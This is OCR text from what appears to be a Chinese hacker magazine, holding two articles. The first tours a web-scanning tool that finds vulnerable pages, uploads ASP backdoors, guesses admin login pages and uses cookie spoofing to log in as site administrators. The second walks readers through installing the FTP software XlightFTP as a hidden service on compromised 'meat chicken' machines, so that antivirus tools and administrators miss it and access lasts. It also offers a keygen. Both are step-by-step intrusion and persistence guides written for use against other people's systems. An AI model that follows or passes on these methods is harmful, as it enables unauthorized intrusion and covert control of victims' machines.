


图16

果页面不存在，就会跳转到某个页面，这时也会报网页存在。这是所有页面扫描都无法避免的。遇到这种情况，你可以使用右键的群删功能，删除这些。也可以使用群导功能导出某一类网址。




图17




图18

文件上传

扫出的结果，可以导出。也可点右键进行访问，或双击将地址传到访问地址栏，查看漏洞是否已补。对于存在漏洞的网页，点右键菜单选择上传（图16）地址自动传递并来到上传界面，选择购物商城类，然后点上传，一个asp后门就上传成功了（图17）。你也可以导入其它ASP后门直接上传（图18）。这里需要自己判断是何种上传类型，一般多属动网型。购物商城类，因为增加了一个参数验证，老兵的万能上传工具都不行，所以增加了这一类。2.0版还增加了一个双文件欺骗上传类，对动力、南方企业网等都验证有效。

后台扫描猜解

在检测页面下，通过导入后台地址文件admin.txt，可以用来猜解网站后台，只要你的admin.txt文件设置得好，就可以猜出，目前一般猜后台专用工具能猜出的，网站猎手也能猜出（图19）。




图19

cookie欺骗

2.0版增加了cookie的获取和修改功能，从而为其它漏洞利用带来方便，比如动网提权漏洞需要抓包获取cookie值，这里就无需抓包，访问页面就会获得相应的cookie。

通过修改cookie值，还可以进行cookie欺骗。比如上面的动网提权漏洞中，只能找到后台的明文密码，如果前后台的密码不一致时，无法在前台以相对应的管理员登录，就不能进后台。怎么办？可以通过cookie欺骗来实现。这样，不破前台密码一样可以欺骗成那个前台管理员，然后再进后台。

网站猎手有较好的可扩展性，比如漏洞文件可以随意扩展，将一些网站的默认数据库加入，就可以搜出一大堆按默认数据库安装的网站。新发现的任何网站系统的可利用页面，你都可以加入，就算是最新漏洞，本工具不能利用，但你可以通过本工具找到这些漏洞站和可利用文件，然后用相应工具利用。

（本文涉及的相关工具网站猎手2.0及相关动画，光盘中有收录。）

拿来主义

——非黑客软件之“黑客化”

风碧玉箫

现在，越来越多的杀毒软件都把木马、黑客软件列入到了查杀的范围，使得我们这些黑客爱好者在入侵时受到了不小的阻力。例如，好不容易在肉鸡上安装了木马或后门，不出几天便被上面安装的杀毒软件给Kill掉，我们苦心经营的“肉鸡”就这样飞掉了，真是令人痛心疾首。因此，我便产生了一个美妙的想法：如果能把一些正规的非黑客软件拿来当作黑客工具使用，不就可以避免类似现象的发生，并让肉鸡长久处于我们的控制之下了吗？

这个美妙的想法源于我用的一款FTP架站软件：XlightFTP。事情是这样的：前几天，由于我要在两个实验室的电脑之间传输文件，便想到搭建FTP。本想用Serv-U，但考虑到FTP服务器的安全性以及软件的汉化问题，就改用其他的软件，看到平时收集的FTP建站软件，结果发现了XlightFTP。安装XlightFTP并试用了一下，发现该软件非常容易上手，并且在查看它的帮助文件时，无意中发现该软件提供了以服务运行的方式，更令我兴奋的是：软件提供了安装成服务方式运行的命令参数以及将程序隐藏运行的参数。于是，灵光一闪，一个“新大陆”就这样被我发现了：如果在肉鸡上把它安装成服务，岂不是可以把肉鸡变成了一台FTP服务器。并且，这是一款正规的非黑客软件，任何的杀毒软件都不会为难它，程序可以隐藏运行的得天独厚的条件又使得它不会被目标主机的管理员发现，这样就可以打“持久战”，岂不美哉！

现在，就结合我的一台肉机，在上面打造一个隐藏的FTP服务器后门。

正所谓磨刀不误砍柴工！首先，我们要在自己的机器上做好一些必要的准备工作：安装该软件，成功安装后运行它并进行注册（可以用我提供的注册机）。在程序主界面，点击工具栏里的“配置”按钮，在出现的“配置FTP虚拟服务器”窗口中，点击最左下角的“增加”按钮（图1），然后在新出现的“增加新的虚拟服务器”窗口中配置我们的虚拟服务器（图2）。




图1

接着，在“通用”选项卡里面，“服务器IP”按默认即可，即“动态IP”，“服务器端口：”改为2121，当然也可以是其他端口，以增加迷惑性（注意：尽量避免21端口，以防止与目标主机管理员安装的FTP软件发生冲突）。点击“用户”选项卡，再点击窗口最左下角的“+”按钮，新添一个管理员帐号admin，并设好相应密码（图3）。




图 2




图 3

点击“应用”后回到“用户”选项卡，选择新建的admin帐号，点击窗口下方的“虚拟目录”选项卡，然后点击右方的“增加”按钮，新建虚拟目录并为其勾选相应的权限（图4）。




图 4

然后点击“确认”，回到“增加新的虚拟服务器”窗口，再点击两次“应用”按钮回到程序主界面。在“虚拟服务器”列表框里面选择新建的虚拟服务器，在右键菜单里选择“启动虚拟服务器”，这样本地的FTP服务器就运行起来了（图5）。

